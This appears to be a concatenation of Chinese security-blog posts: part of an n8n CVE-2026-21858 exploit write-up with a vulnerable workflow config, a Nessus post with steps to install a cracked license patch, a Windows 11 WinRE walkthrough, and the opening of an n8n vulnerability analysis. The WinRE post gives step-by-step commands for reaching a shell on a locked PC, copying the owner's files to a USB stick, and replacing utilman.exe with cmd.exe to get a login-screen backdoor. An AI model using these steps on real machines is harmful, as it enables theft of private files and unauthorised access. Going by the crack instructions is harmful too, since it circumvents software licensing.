0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">响应 Webhook 节点</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">工作流必须通过 HTTP 响应返回文件内容。</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(255, 255, 255);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">工作流已激活</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">必须激活表单工作流程。</span></font></font></td></tr><tr style="box-sizing: border-box;background-color: rgb(246, 248, 250);border-top: 1px solid rgba(209, 217, 224, 0.7);"><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><strong style="box-sizing: border-box;font-weight: 600;margin-bottom: 0px;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">未经身份验证的访问</span></font></font></strong></td><td style="box-sizing: border-box;padding: 6px 13px;border-color: rgb(209, 217, 224);border-style: solid;border-width: 1px;border-image: none 100% / 1 / 0 stretch;"><font dir="auto" style="box-sizing: border-box;margin-bottom: 0px;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">表格必须公开可访问(无需身份验证)</span></font></font></td></tr></tbody></table>
|
||||
易受攻击的工作流配置示例:
|
||||
|
||||
```
|
||||
{
|
||||
"nodes": [
|
||||
{
|
||||
"name": "Form Trigger",
|
||||
"type": "n8n-nodes-base.formTrigger",
|
||||
"parameters": {
|
||||
"responseMode": "responseNode",
|
||||
"formFields": {
|
||||
"values": [{ "fieldLabel": "document", "fieldType": "file" }]
|
||||
}
|
||||
}
|
||||
},
|
||||
{
|
||||
"name": "Respond",
|
||||
"type": "n8n-nodes-base.respondToWebhook",
|
||||
"parameters": {
|
||||
"respondWith": "binary",
|
||||
"inputDataFieldName": "document"
|
||||
}
|
||||
}
|
||||
],
|
||||
"connections": {
|
||||
"Form Trigger": { "main": [[{ "node": "Respond" }]] }
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
关键要素是:fieldType: "file"+ respondWith: "binary"。这种模式在文件处理工作流程(转换器、图像调整器、文档处理器)中很常见。
|
||||
|
||||
作品:
|
||||
- 返回二进制数据的响应节点表单(文件转换器、处理器)
|
||||
|
||||
- 默认 n8n 安装(表达式注入未被阻止)
|
||||
|
||||
- 本地/Docker部署(数据库+配置存储在磁盘上)
|
||||
|
||||
行不通:
|
||||
- 没有响应节点的表单(文件已被读取,但HTTP响应中未返回内容)
|
||||
|
||||
- 需要身份验证的表单
|
||||
|
||||
- n8n 云(架构不同,无法访问本地文件)
|
||||
|
||||
- 已打补丁的版本(>= 1.121.0)
|
||||
|
||||
- 注意:无论采用何种数据泄露方法,都会触发此漏洞(任意文件读取)。响应节点只是检索内容的一种方式。根据工作流配置,其他方法(例如开箱即用或其他输出节点)也可能有效。
|
||||
|
||||
- 盲攻击:如果不存在响应节点,n8n 仍然可以读取文件,但无法通过 HTTP 响应提取数据。需要采用其他技术(例如带外攻击、时序攻击)。
|
||||
|
||||
参考
|
||||
|
||||
Cyera Research - Ni8mare完整报告- Dor Attias原创研究
|
||||
- https://www.cyera.com/research-labs/ni8mare-unauthenticated-remote-code-execution-in-n8n-cve-2026-21858
|
||||
|
||||
GHSA-v4pr-fm98-w9pg - CVE-2026-21858
|
||||
- https://github.com/n8n-io/n8n/security/advisories/GHSA-v4pr-fm98-w9pg
|
||||
|
||||
GHSA-v98v-ff95-f3cp - CVE-2025-68613
|
||||
- https://github.com/n8n-io/n8n/security/advisories/GHSA-v98v-ff95-f3cp
|
||||
|
||||
Nuclei Template CVE-2025-68613
|
||||
- https://github.com/MuhamadJuwandi/nuclei-templates/blob/main/http/cves/2025/CVE-2025-68613.yaml
|
||||
|
||||
Formidable——“指的是图书馆,而不是那首歌”(感谢Cyera带来的笑声)
|
||||
- https://github.com/node-formidable/formidable
|
||||
|
||||
项目地址:
|
||||
|
||||
https://github.com/Chocapikk/CVE-2026-21858
|
||||
|
||||
**END**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
公众号内容都来自国外平台-所有文章可通过点击阅读原文到达原文地址或参考地址
|
||||
|
||||
排版 编辑 | Ots 小安
|
||||
|
||||
采集 翻译 | Ots Ai牛马
|
||||
|
||||
公众号 |
|
||||
AnQuan7 (Ots安全)
|
||||
|
||||
@@ -0,0 +1,203 @@
|
||||
# 最新Nessus2026.1.8版本主机漏洞扫描/探测工具Windows/Linux下载
|
||||
原创 城北 渗透安全HackTwo 2026-01-08 16:00
|
||||
|
||||
前言
|
||||
|
||||
现在只对常读和星标的公众号才展示大图推送 建议大家把
|
||||
**渗透安全HackTwo**
|
||||
"**设为星标⭐️**
|
||||
"
|
||||
**否则可能就看不到了啦!**
|
||||
****
|
||||
> Nessus号称是世界上最流行的漏洞扫描程序,全世界有超过75000个组织在使用它。该工具提供完整的电脑漏洞扫描服务,并随时更新其漏洞数据库。Nessus不同于传统的漏洞扫描软件,Nessus可同时在本机或远端上遥控,进行系统的漏洞分析扫描。对应渗透测试人员来说,Nessus是必不可少的工具之一。所以,本章将介绍Nessus工具的基础知识。
|
||||
|
||||
|
||||
**功能介绍:**
|
||||
|
||||
nessus最新版通过修补系统中发现的漏洞,从而有效保护您的系统安全。
|
||||
|
||||
nessus最新版高速洞发现,以确定哪些主朷正在运行哪些服务。
|
||||
|
||||
无代理审核,以确保网络上没有主机丢失安全补丁。
|
||||
|
||||
合规性检查,以验证网络上的每个主机都遵守您的安全策略。
|
||||
|
||||
扫描计划以您选择的频率自动运行扫描。
|
||||
|
||||
它的集成技术可帮助您执行物理和虚拟设备发现以及软件审核。
|
||||
|
||||
此外,Nessus还对移动设备进行审核,以提供广泛的资产覆盖范围和整个组织环境的概况,包括电缆相关的硬件和支持无线的硬件。
|
||||
|
||||
现在,您可以放心,您拥有一个用于检测可疑行为或已知恶意软件(例如僵尸网络)的应用程序。
|
||||
|
||||
总而言之,Nessus通过提供针对潜在漏洞的解决方案,对其进行分类,对它们进行优先级排序,同时还执行非侵入性敏感内容审核,以更好地管理和更快地修补最重要的问题,从而为您的网络增加了几层保护。
|
||||
|
||||
|
||||
**软件特色:**
|
||||
|
||||
最新的安全漏洞数据库,全面分析您的安全级别 我们主要专注于开发针对最新安全漏洞的安全检查。我们的安全检查数据库每天都会更新,所有最新的安全检查都在这里可用,可以使用nessus-update-plugins命令进行检索。所有最新安全检查的RSS提要都允许您监视添加了哪些插件以及何时添加。
|
||||
|
||||
远程和本地安全性
|
||||
|
||||
传统的网络安全扫描程序趋向于只关注网络上侦听的服务。现在,由于邮件客户端或Web浏览器中的漏洞,病毒和蠕虫正在传播,这种安全概念已过时。
|
||||
|
||||
极具扩展性
|
||||
|
||||
Nessus的构建使其可以轻松地将内存不足的单个CPU计算机扩展为具有千兆字节RAM的四CPU怪物。您为Nessus提供的功能越多,扫描网络的速度就越快。
|
||||
|
||||
安全测试
|
||||
|
||||
每个安全测试均以NASL形式编写为外部插件。这意味着更新Nessus不会涉及从Internet下载不受信任的二进制文件。每个NASL插件都可以读取和修改,以更好地了解Nessus报告的结果。
|
||||
|
||||
多重服务
|
||||
|
||||
如果主机运行同一服务两次或更多次,Nessus将测试所有这些服务。信不信由你,市场上一些扫描仪仍然认为主机只能一次运行一种服务器类型。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
01
|
||||
|
||||
# 更新介绍
|
||||
|
||||
|
||||
```
|
||||
更新说明
|
||||
插件库更新至20260108新版本
|
||||
更新客户端到Nessus-10.11.1
|
||||
脚本支持安装到其他盘
|
||||
新增Linux版本一键安装教程
|
||||
```
|
||||
|
||||
|
||||
03
|
||||
|
||||
# 使用/安装方法
|
||||
|
||||
|
||||
手动安装方法
|
||||
```
|
||||
Nessus安装&更新
|
||||
1.停止服务
|
||||
net stop "Tenable Nessus"
|
||||
|
||||
2.powershell管理员输入命令
|
||||
attrib -s -r -h "C:\ProgramData\Tenable\Nessus\nessus\plugins\*.*"
|
||||
attrib -s -r -h "C:\ProgramData\Tenable\Nessus\nessus\plugin_feed_info.inc"
|
||||
|
||||
3.把破解补丁⽂件复制粘贴到以下⽬录(如果没有该plugins⽂件夹则⼿动创建)
|
||||
C:\ProgramData\Tenable\Nessus\nessus\plugin_feed_info.inc
|
||||
C:\ProgramData\Tenable\Nessus\nessus\plugins\plugin_feed_info.inc
|
||||
或者
|
||||
copy "C:\Users\WuXiaoTEAM\Desktop\plugin_feed_info.inc" "C:\ProgramData\Tenable\Nessus\nessus\plugin_feed_info.inc"
|
||||
copy "C:\Users\WuXiaoTEAM\Desktop\plugin_feed_info.inc" "C:\ProgramData\Tenable\Nessus\nessus\plugins\plugin_feed_info.inc"
|
||||
|
||||
4.再更新插件
|
||||
"C:\Program Files\Tenable\Nessus\nessuscli.exe" update "C:\Users\wuxiao\Desktop\all-2.0_202204071544.tar.gz"
|
||||
|
||||
5.更改以下三个⽂件属性
|
||||
attrib +s +r +h "C:\ProgramData\Tenable\Nessus\nessus\plugins\*.*"
|
||||
attrib +s +r +h "C:\ProgramData\Tenable\Nessus\nessus\plugin_feed_info.inc"
|
||||
attrib -s -r -h "C:\ProgramData\Tenable\Nessus\nessus\plugins\plugin_feed_info.inc"
|
||||
```
|
||||
|
||||
**详细安装看文件中的PDF**
|
||||
|
||||
|
||||
|
||||
**内置一键更新安装脚本(支持其他盘一键安装)**
|
||||
|
||||

|
||||
|
||||
**Windows安装完成界面**
|
||||
|
||||

|
||||
|
||||
**ubuntu安装完成界面**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
04
|
||||
|
||||
# 免责声明
|
||||
|
||||
|
||||
# 获取方法
|
||||
|
||||
|
||||
**公众号回复20260109获取软件**
|
||||
|
||||
**👉点击加入-->>内部VIP知识星球享受VIP资源及工具!**
|
||||
|
||||
每日漏洞情报:
|
||||
https://t.zsxq.com/d8wtW
|
||||
|
||||
MSFPro下载:
|
||||
htt
|
||||
ps://t.zsxq.com/9gZcK
|
||||
|
||||
更多资源加入内部星球获取...
|
||||
|
||||
|
||||
****
|
||||
|
||||
# 最后必看
|
||||
|
||||
|
||||
本工具仅面向合法授权的企业安全建设行为,如您需要测试本工具的可用性,请自行搭建靶机环境。
|
||||
|
||||
|
||||
为避免被恶意使用,本项目所有收录的poc均为漏洞的理论判断,不存在漏洞利用过程,不会对目标发起真实攻击和漏洞利用。
|
||||
|
||||
|
||||
在使用本工具进行检测时,您应确保该行为符合当地的法律法规,并且已经取得了足够的授权。请勿对非授权目标进行扫描。
|
||||
|
||||
|
||||
如您在使用本工具的过程中存在任何非法行为,您需自行承担相应后果,我们将不承担任何法律及连带责任。
|
||||
|
||||
|
||||
本工具来源于网络,请在24小时内删除,请勿用于商业行为,自行查验是否具有后门,切勿相信软件内的广告!
|
||||
|
||||
|
||||
在安装并使用本工具前,请您务必审慎阅读、充分理解各条款内容,限制、免责条款或者其他涉及您重大权益的条款可能会以加粗、加下划线等形式提示您重点注意。除非您已充分阅读、完全理解并接受本协议所有条款,否则,请您不要安装并使用本工具。您的使用行为或者您以其他任何明示或者默示方式表示接受本协议的,即视为您已阅读并同意本协议的约束,如有侵权请联系作者删除。
|
||||
|
||||
|
||||
|
||||
|
||||
# 往期推荐
|
||||
|
||||
|
||||
**1. 内部VIP星球福利介绍V1.4版本0day推送**
|
||||
|
||||
**2. 最新BurpSuite2025.9专业稳定版**
|
||||
|
||||
**3. 最新Invicti-Professional WEB漏洞扫描器更新**
|
||||
|
||||
**4. 最新AWVS/Acunetix Premium漏洞扫描器下载**
|
||||
|
||||
**5. 兔盾合规自评工具V1.1.3下载|等保测评**
|
||||
|
||||
渗透安全HackTwo
|
||||
|
||||
微信号:关注公众号获取
|
||||
|
||||
关注回复星球 可加入知识星球
|
||||
|
||||
扫码关注 了解更多
|
||||
|
||||
|
||||
|
||||
|
||||
[全面资产收集流程及方法解析 万字长文窥探信息收集|挖洞技巧](https://mp.weixin.qq.com/s?__biz=Mzg3ODE2MjkxMQ==&mid=2247491574&idx=1&sn=48d865c82a228bd135a035419c765e94&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
喜欢的朋友可以点赞转发
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,233 @@
|
||||
# 本地电脑没有PIN密码也可以实现文件窃取? Windows11WinRE权限控制绕过漏洞演示
|
||||
原创 网安武器库 网安武器库 2026-01-08 16:16
|
||||
|
||||
**更多干货 点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
**注:本文仅供学习,坚决反对一切危害网络安全的行为。造成法律后果自行负责!**
|
||||
|
||||
**往期回顾**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[Hashcat密码工具:快速识别百种哈希密码类型+GPU加速密码爆破](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485727&idx=1&sn=da20b5443572fb7e1550eb1e42b28dbc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[Nikto:一款Web安全漏洞扫描器](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485724&idx=1&sn=8daf51f5fb3946907463096de6309731&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[HTTrack爬虫:网站递归式资源抓取工具](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485715&idx=1&sn=819198a15960118702253dffd868f127&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·["手机版的kali"黑客工具:Tool-X使用和安装指南](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485663&idx=1&sn=95cbaadb12dcf74077ec6e0bf8448c11&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[pentmenu:黑客必备实战流量攻击工具](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485644&idx=1&sn=ef9b011a20e30cea78592357736ca177&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[钓鱼工具分享:I-SEE-YOU获取受害者地理位置,实现物理”开盒“](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485643&idx=1&sn=2b298e43ac23c9b7ded4c9cddd5c1d0b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**介绍**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Windows 11 的WinRE 权限控制绕过漏洞—— 其核心是 Win11 恢复环境的身份认证逻辑存在设计缺陷:在 WinRE 启动流程中,当跳过 “系统修复(Repair)” 节点直接调用命令提示符时,系统未触发本地安全认证子系统(LSASS)的 PIN 验证流程,导致低权限的 WinRE Shell 被无身份凭证地激活。
|
||||
|
||||
WinRE 作为 Windows 预启动执行环境(WinPE)的子集,其默认权限上下文为本地服务(Local Service)令牌,虽受限于文件系统访问控制列表(ACL),但可通过bcdedit、dir、type等原生命令行工具遍历已挂载卷的未加密文件资源 —— 而 Windows 10 的 WinRE 则强制在 Shell 启动前完成用户主体(Principal)身份绑定,因此该差异可被定义为 Win11 的认证边界失效漏洞,属于本地权限提升(LPE)类漏洞的前置攻击面。
|
||||
|
||||
本演示使用的是windows11 x64 24h2 ,证明可用。
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**初步演示**
|
||||
|
||||
|
||||
|
||||
下面先演示正常情况下如何进入命令行界面测试功能
|
||||
|
||||
(不使用密码的方式见下一部分)
|
||||
|
||||
找到一台win11电脑,进入设置--系统--恢复
|
||||
|
||||

|
||||
|
||||
然后点击高级启动--立即重新启动
|
||||
|
||||

|
||||
|
||||
然后会出现下面的界面,点击“疑难解答”
|
||||
|
||||

|
||||
|
||||
高级选项
|
||||
|
||||

|
||||
|
||||
之后进入下面的界面
|
||||
|
||||

|
||||
|
||||
这里点击上面的红框就会开始启动修复,但是我们当然不是来修电脑的,点击一下下面的命令提示符
|
||||
|
||||

|
||||
|
||||
输入一下指令查看文件会怎么样呢
|
||||
```
|
||||
C:\users\你的用户名
|
||||
```
|
||||
|
||||

|
||||
|
||||
直接输入
|
||||
```
|
||||
C:
|
||||
```
|
||||
|
||||
也可以进入
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**没有密码也可以为所欲为**
|
||||
|
||||
|
||||
|
||||
刚刚只是演示了可以查看用户目录下文件,下面演示一下可以拷贝文件从而进行文件盗窃--
|
||||
即使不知道你的密码
|
||||
|
||||
关机状态下,不进入桌面,可以通过下面的方式进入上述界面
|
||||
```
|
||||
1.启动电脑。
|
||||
2.一旦出现Windows,立即按下电源按钮以中断启动顺序。
|
||||
3.重复步骤1和2两次。
|
||||
```
|
||||
|
||||
|
||||
然后根据前面的步骤找到命令行界面、
|
||||
|
||||
依旧输入
|
||||
```
|
||||
C:
|
||||
```
|
||||
|
||||
|
||||
进入系统盘目录,cd到你想看的界面
|
||||
|
||||
|
||||

|
||||
|
||||
现在假设我想得到这个电脑上的文件 2.txt
|
||||
|
||||

|
||||
|
||||
只需要输入
|
||||
```
|
||||
copy 想要的文件的位置 目标地址 #有空格的话需要打双引号
|
||||
```
|
||||
|
||||
比如这里我输入的是
|
||||
```
|
||||
copy C:\users\KIVEN\desktop\2.txt C:\users\KIVEN\desktop\3
|
||||
```
|
||||
|
||||
后面改成U盘地址就可以拷贝到U盘了
|
||||
|
||||

|
||||
|
||||
也可以直接输入
|
||||
```
|
||||
notepad
|
||||
```
|
||||
|
||||

|
||||
|
||||
出现了文本文档读取界面
|
||||
|
||||

|
||||
|
||||
选择 文档--打开--就能看到想看的文本文档了
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**需要更高权限?**
|
||||
|
||||
|
||||
|
||||
执行命令环境,比如c依赖等,前面的方法可能权限不足,就可以使用下面的方法
|
||||
|
||||
还是目前的界面,输入
|
||||
```
|
||||
cd C:\Windows\System32
|
||||
copy cmd.exe utilman.exe
|
||||
```
|
||||
|
||||

|
||||
|
||||
然后重启
|
||||
|
||||

|
||||
|
||||
我们假设不知道密码,所以这里当然没法进入,但是点击下面的图标会跳出终端
|
||||
|
||||

|
||||
|
||||
用法与前面一样,但是权限更高,比如这里再复制一份2.txt到文件夹4
|
||||
|
||||

|
||||
|
||||
可以看到非常成功
|
||||
|
||||

|
||||
|
||||
输入notepad查看文件也可
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,434 @@
|
||||
# 详析 n8n 超危漏洞(CVE-2026-21858)如何从文件上传一路打到服务器沦陷
|
||||
原创 骨哥说事 骨哥说事 2026-01-08 16:00
|
||||
|
||||
<table><tbody><tr><td data-colwidth="557" width="557" valign="top" style="word-break: break-all;"><h1 data-selectable-paragraph="" style="white-space: normal;outline: 0px;max-width: 100%;font-family: -apple-system, system-ui, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;background-color: rgb(255, 255, 255);box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="color: rgb(255, 0, 0);"><strong><span style="font-size: 15px;"><span leaf="">声明:</span></span></strong></span><span style="font-size: 15px;"></span></span></strong><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="font-size: 15px;"><span leaf="">文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由用户承担全部法律及连带责任,文章作者不承担任何法律及连带责任。</span></span></span></h1></td></tr></tbody></table>#
|
||||
|
||||
#
|
||||
|
||||
****# 防走失:https://gugesay.com/archives/5122
|
||||
|
||||
******不想错过任何消息?设置星标****↓ ↓ ↓**
|
||||
****
|
||||
#
|
||||
|
||||
|
||||

|
||||
|
||||
## 核心摘要
|
||||
|
||||
Cyera 研究实验室发现了自动化平台 n8n 中一个极其严重的漏洞 (CVE-2026-21858,CVSS 满分10.0) 。攻击者可以利用此漏洞完全控制本地部署的 n8n 实例。据估算,全球约有 **10 万台服务器**
|
||||
面临风险。
|
||||
|
||||
此漏洞**没有官方临时缓解措施**
|
||||
。唯一的解决方法是立即将 n8n 升级到 **1.121.0 或更高版本**
|
||||
。
|
||||
## n8n 究竟是什么?
|
||||
|
||||
如果你过去一年没有与世隔绝,那么很可能听说过 **n8n**
|
||||
。
|
||||
|
||||
在 AI 和智能体(AI Agents)兴起的时代,n8n 已成为构建自动化工作流程的**首选平台**
|
||||
。它拥有超过 1 亿次的 Docker 拉取量、数百万用户和数千家企业用户,堪称自动化基础设施的“**中枢神经系统**
|
||||
”,你的公司很可能也在使用它。
|
||||
|
||||
n8n 提供直观的拖放式操作界面和无数集成方案,使得**任何用户**
|
||||
——即使是毫无技术背景的——也能轻松创建自动化流程,将重复性任务交给机器处理。
|
||||
|
||||
“只有想不到,没有做不到”——这正是 n8n 的强大之处。
|
||||
|
||||
此外,它还拥有一个庞大的社区,源源不断地分享各种现成可用的工作流模板。
|
||||
|
||||

|
||||
## 漏洞剖析 (CVE-2026-21858)
|
||||
|
||||
在深入技术细节前,必须向 n8n 安全团队致敬。他们长期以来保持着高标准的产品安全水平,并且对上报的漏洞响应极其迅速。
|
||||
|
||||
下面进入烧脑环节,请系好安全带。
|
||||
## Webhooks 工作原理
|
||||
|
||||
“网络钩子”( Webhook )是一种使服务实现事件驱动的组件。它不需要不断“敲门”询问其他应用是否发生了某个事件,而是静默“监听”特定消息的到来。
|
||||
|
||||

|
||||
|
||||
图 1 - Webhooks 基础概念
|
||||
|
||||
在 n8n 中,Webhook 通常是工作流的**起点**
|
||||
,用于接收来自表单、聊天消息、WhatsApp 通知等外部来源的数据。
|
||||
|
||||
所有 Webhook 节点的初始处理逻辑都大同小异,这部分与漏洞关系不大,我们可将其视为一个“**Webhook 黑盒**
|
||||
”。
|
||||
|
||||
随后,流程会调用一个名为 **parseRequestBody()**
|
||||
的**中间件函数**
|
||||
进行关键处理。不同 Webhook 之间的主要区别仅在于最终调用的具体业务逻辑函数。
|
||||
|
||||
为了方便起见,下文将 **parseRequestBody()**
|
||||
统一称为 **“中间件”**
|
||||
。
|
||||
|
||||

|
||||
|
||||
图 2 — Webhook 通用执行流程
|
||||
## “中间件”的脆弱之处
|
||||
|
||||
让我们放大观察这个**中间件**
|
||||
函数。
|
||||
|
||||

|
||||
|
||||
**它完全依据请求头中的 Content-Type 字段来决定如何解析请求体。**
|
||||
|
||||
对于 **multipart/form-data**
|
||||
类型的请求,它调用 **parseFormData()**
|
||||
函数(下文称 **“文件上传解析器”**
|
||||
)。 对于其他所有内容类型,它则调用 **parseBody()**
|
||||
(下文称 **“常规请求体解析器”**
|
||||
)。
|
||||
|
||||
我们只需聚焦 **“常规请求体解析器”**
|
||||
的行为。
|
||||
|
||||
关键在于:这个函数在解析完请求体后,会将结果存储在 Node.js 的全局对象 **req.body**
|
||||
中。
|
||||
|
||||

|
||||
|
||||
图 3 — parseBody() 的功能:解析数据并存入 req.body
|
||||
|
||||
再来看看 **“文件上传解析器”**
|
||||
。它实质上是 Formidable 库 **parse()**
|
||||
函数的一个封装——**这个细节是理解该漏洞的核心**
|
||||
。
|
||||
|
||||
**Formidable 库的作用**
|
||||
|
||||
Formidable 是一个用于处理文件上传的知名 Node.js 库。 它能解析复杂的 **multipart/form-data**
|
||||
请求,并负责处理文件上传的所有底层逻辑——**包括安全保障**
|
||||
。
|
||||
|
||||
其关键的安全特性在于:在处理上传的文件时,Formidable 会自动将文件保存到**临时目录下的一个随机路径**
|
||||
中。这样做的目的是**防止用户控制文件最终位置,从而杜绝路径遍历攻击**
|
||||
。
|
||||
|
||||
关键区别在于:**“文件上传解析器”**
|
||||
在调用了 Formidable 的 parse()
|
||||
后,并不像“常规请求体解析器”那样把数据存入 req.body
|
||||
,而是将 Formidable 输出的文件信息存入了 **req.body.files**
|
||||
这个子对象中。
|
||||
|
||||

|
||||
|
||||
图 4 — 两种解析路径的完整流程图及全局变量赋值情况(理解这幅图!)
|
||||
|
||||
**n8n 中如何处理上传的文件?**
|
||||
|
||||
为了理解漏洞,我们需要先看看 n8n 中处理文件的标准模式。 在 n8n 中,所有文件处理函数都有一个共同点:它们都默认直接从 **req.body.files**
|
||||
对象中读取文件信息。ChatTrigger
|
||||
Webhook 便是遵循此模式的一个典型案例。
|
||||
|
||||

|
